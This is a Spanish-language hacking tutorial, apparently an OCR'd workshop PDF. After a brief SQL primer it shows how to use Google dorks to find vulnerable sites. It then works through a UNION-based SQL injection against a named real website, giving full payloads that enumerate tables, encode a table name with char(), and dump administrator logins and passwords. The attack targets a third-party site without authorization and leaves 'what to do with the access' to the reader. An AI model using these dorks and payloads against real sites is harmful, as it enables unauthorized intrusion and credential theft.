#2

UNDERCODE

TALLER DE SEGURIDAD WEB

TEMAS

INTRODUCCIÓN
¿QUÉ ES SQL?
CLÁUSULAS
OPERADORES LÓGICOS
DORKS
INYECCIONES SQL
Y MÁS!

TUTORES

ANTRAX

BLACKDRAKE

Introducción:

Bienvenidos a la segunda parte del taller de seguridad web, sería recomendable que leer el primero, al que pueden acceder desde aquí.

En este segundo taller, trataremos la vulnerabilidad SQLI (Sql Injection).

Al ser un tutorial con fines educativos y no destructivos. Solamente veremos cómo obtener el usuario y contraseña de administrador. El resto corre por cuenta de cada uno lo que quiera hacer con el acceso…

Se comenzará buscando una web cualquiera en Google; después, necesitamos encontrar un lugar en la web para inyectar, haremos la inyección y obtendremos los datos de acceso. Pero antes comenzaremos con un poco de teoría.

¿Qué es SQL?

Es un lenguaje normalizado, estructurado de consultas a bases de datos. Esto quiere decir, que en casi todas las consultas a distintos tipos de bases de datos, se usan las mismas sentencias.

SQL, cuenta con dos grupos de comandos:

- **DLL**, que permiten crear y definir bases de datos, campos e índices.
- **DML** que nos permiten generar consultas, filtrar y extraer datos de la base de datos.

Nos centraremos en ese último, ya que SQLi, consiste en generar consultas a la base de datos para que nos devuelva datos de interés.

EL grupo DML comprende, a su vez varios comandos:

Delete: Permite eliminar registros de la base de datos.
Update: Modifica valores de campos previamente creados.
Select: Sirve para consultas registros en la base de datos.
Insert: Carga lotes de datos en una base de datos.

Cláusulas

Las clausulas son condiciones de modificación. Y se emplean para definir datos o manipularlos.

Entre las cláusulas tenemos:

Order By: Ordena registros seleccionados.

Group by: separa registros.

Having: expresa una condición que debe satisfacer cada grupo.

From: Sirve para especificar una tabla de la cual se quieren obtener registros.

Where: Sirve para las condiciones que debe reunir un registro para ser seleccionado.

Operadores Lógicos

Los operadores lógicos o conectivos lógicos se utilizan para conectar dos fórmulas para que el valor de verdad. Siempre darán un valor de verdad verdadero o falso y se leen de izquierda a derecha.

Los operadores lógicos usados son:

Or: Evalúa dos condiciones, devolviendo un valor de verdad verdadero si alguna de las dos es verdadera.

And: Evalúa dos condiciones y devuelve un valor de verdad verdadero, si ambas condiciones son iguales.

Not: Devuelve un valor contrario a la expresión. Si la expresión es True, devolverá False y viceversa.

Operadores de comparación

Los operadores de comparación, son utilizados para comparar dos valores o formulas.

Los operadores son:

< Menor que > Mayor que

<> Distinto que

>= Mayor o igual que

<= Menor o igual que

Between: especifica un intervalo de valores

Like: Compara un modelo

In: Especifica registros en una base de datos

Funciones de agregado

Estas fórmulas se utilizan dentro de la cláusula **Select** en grupos de registros para devolver un único valor que se aplica en un grupo de registros.

Max: devuelve el valor más grande de un campo específico.
Min: Devuelve el valor más chico de un campo especifico.
Sum: Se utiliza para devolver la suma de todos valores de un campo específico.
Avg: Calcula el promedio de un campo específico.
Count: Devuelve el número de registros de la selección.
Limit: Devuelve un rango de resultados deseados en lugar de todos los que puede devolver dicha consulta.

Otras consultas

Veremos a continuación otras consultas que se suelen utilizar en las inyecciones SQL.

Union: Sirve para combinar el resultado de dos consultas juntas.
Information_schema.tables: Devuelve información de una tabla determinada.
Information_schema.columns: Devuelve información de una columna determinada.
Concat: Concatena los resultados de varios campos diferentes.
Group_concat: devuelve como resultado una cadena de concatenación de un grupo de valores no nulos.
Char: se utiliza para insertar caracteres de control en cadenas de caracteres.

SQLi

Este tipo de ataque consiste en inyectar código SQL en una sentencia SQL ya programada, con el fin de alterar el funcionamiento de la base de datos.

Lo que haremos a lo largo de este tutorial, será inyectar código SQL a una web, con el fin de ocasionarle errores a la base de datos para que nos devuelva datos que usaremos en nuestra inyección y finalmente obtener los datos de acceso al panel de administración.

Dorks


Los Dorks son palabras claves que usaremos para encontrar sitios vulnerables.

Un ejemplo de dork sería el siguiente: **noticia.php?id=**
En Google deberíamos poner lo siguiente: **inurl: noticia.php?id=**

Esto nos devolverá muchos resultados de sitios que quizás ya no sean vulnerables. Pero es por eso que debemos ir alternando Dorks, hasta que logremos dar con una.

El método para generar dorks seria cambiar **noticia** por otro nombre, por ejemplo **news**, **view**, **photo**, etc. Y el resto quedaría igual.
Otra de las cosas a tener en cuenta, es que después de realizar la búsqueda, ir a las páginas del final que son las que más desactualizadas están y probablemente sean vulnerables.

Veremos a continuación un ejemplo:



Introduzco el Dork en Google y comienzo a navegar, buscando webs que puedan llegar a ser vulnerables. Yo encontré esta:

Como se puede ver, en la url aparece el dork que introdujimos en Google.

Pero… ¿cómo me doy cuenta si es o no vulnerable?


Aquí empieza la parte entretenida. Lo que debemos hacer es borrar lo que esta después de id= y provocar un error en la base de datos.

¿De qué forma podemos provocar un error?

Fácil… colocando caracteres no permitidos, por ejemplo una comilla, un numero negativo, etc. Colocare un -1 (uno negativo) y veremos cómo se comporta la web

Página original:

Página con el -1:



Se puede notar que no han cargado elementos dentro del cuerpo de la página, esto da señal a que puede ser vulnerable.

Ahora probemos colocando una comilla:

Nos tira un error de la base de datos:

```
Fatal error: Call to a member function RecordCount()on a non-object in
/home/samg/public_html/include/objetos/Noticia.class.phpon line 333
```

Con esto podemos ver que pudimos generar un error en la consulta a la base de datos.

SQL Injection

Ahora probaremos si realmente es vulnerable o no a SQLi. Para ello, después del id= colocaremos lo siguiente:

```
-1+UNION+SELECT+1,2--
```

Y en mi caso, en el cuerpo de la página, me sale el mismo Fatal error que cuando ingrese la comilla simple.

Lo que debemos hacer ahora, es comenzar a añadir números, hasta que ese error desaparezca.

La inyección seria así:

```
-1+UNION+SELECT+1,2,3--
-1+UNION+SELECT+1,2,3,4--
-1+UNION+SELECT+1,2,3,4,5--
```

Y así sucesivamente hasta que el error desaparezca. En mi caso se quedó en el número 12, pero hay ocasiones en las que puede superar los 60!

Cuando el error ya no esté, nos volverá a mostrar la página, y curiosamente contiene uno o más números en el cuerpo de la web

Ese 5 y ese 2, son números de tablas.


En este caso debo elegir uno de los dos números, yo elegiré el 5 por que es el más vistoso, pero en definitiva se puede usar cualquiera.

Usaremos el lugar del 5 para que me muestre los nombres de las tablas en su lugar.

Lo que sigue ahora es agregar después del último número de la url el siguiente código:

```
+from+information_schema.tables—
```

Quedaría así:



Y reemplazar el número 5 (que fue el número que nos apareció en el cuerpo de la página) por **table_name**

Una vez hecho esto, presionamos enter y veremos que en el cuerpo del mensaje nuestro número desapareció y apareció el nombre de una tabla en su lugar.

NOTICIAS


CHARACTER_SETS

2

Lo que debemos hacer ahora, es agregar después de **information_schema.tables** lo siguiente:

```
+limit+2,1--
```

Quedaría algo así:



Y si miramos el cuerpo del mensaje, el nombre de la tabla, cambió

NOTICIAS

COLLATION_CHARACTER_SET_APPLICABILITY

2


Lo que sigue, es ir sumándole **+1 al limit** para que vaya de forma creciente, hasta encontrar una tabla que pueda contener los datos del administrador de la página.

El limit debería ir de la siguiente forma:

```
+limit+2,1--
+limit+3,1--
+limit+4,1--
+limit+5,1--
```

Y así sucesivamente hasta hallar una tabla importante. En mi caso llegue hasta la 38 y encontré la de administradores.

Ahora lo que debemos hacer es convertir ese nombre a ASCII. Así que buscaremos en Google algún conversor de string a ascii.



El resultado de **samg_administradores** es el siguiente:

```
115 97 109 103 95 97 100 109 105 110 105 115 116 114 97 100 111 114 101 115
```

Ahora sacaremos los espacios que hay entre los números y colocaremos comas entre los valores:

```
115,97,109,103,95,97,100,109,105,110,105,115,116,114,97,100,111,114,101,115
```

Guardaremos esa cadena de números para usarla luego en nuestra inyección.

Ahora volvemos a nuestra inyección y cambiaremos **table_name** por: **group_concat(column_name)** e **information_schema.tables** por:


```
information_schema.columns+where+table_name=char(115,97,109,103,95,97,
100,109,105,110,105,115,116,114,97,100,111,114,101,115)--
```

También quitamos el **+limit+** con sus valores numéricos.

Debería quedar así:

```
http://www.samg.es/web/noticias/noticia.php?id=-
1+UNION+SELECT+1,2,3,4,group_concat(column_name),6,7,8,9,10,11,12+from
+information_schema.columns+where+table_name=char(115,97,109,103,95,97
,100,109,105,110,105,115,116,114,97,100,111,114,101,115)--
```

Si observamos, el cuerpo de la página, veremos la composición de las columnas de la tabla.



Las que me sirven en mi caso son las columnas de Login y Password, asique ahora reemplazaremos en la inyección lo siguiente:

group_concat(column_name) por **concat(Login,0x3a,Password)**

Concat significa concatenar, algo similar que unir. Y **el 0x3a**, son dos puntos. Esto es para que el usuario y la contraseña no aparezcan juntas, sino que los separe los dos puntos. Teniendo un resultado algo así:

```
Usuario:Contraseña
```

Borraremos desde **information_schema.columns** en adelante y dejaremos solamente el **+from+**

Después de ese **from**, colocamos el nombre de la tabla, que en este caso, se llamaba: **samg_administradores**

Quedando lo siguiente:

```
?id=-1+UNION+SELECT+1,2,3,4,concat(Login,0x3a,Password),6,7,8,9,10,11,12+from+samg_administradores--
```

Y en el cuerpo de la página, podremos ver los datos del administrador: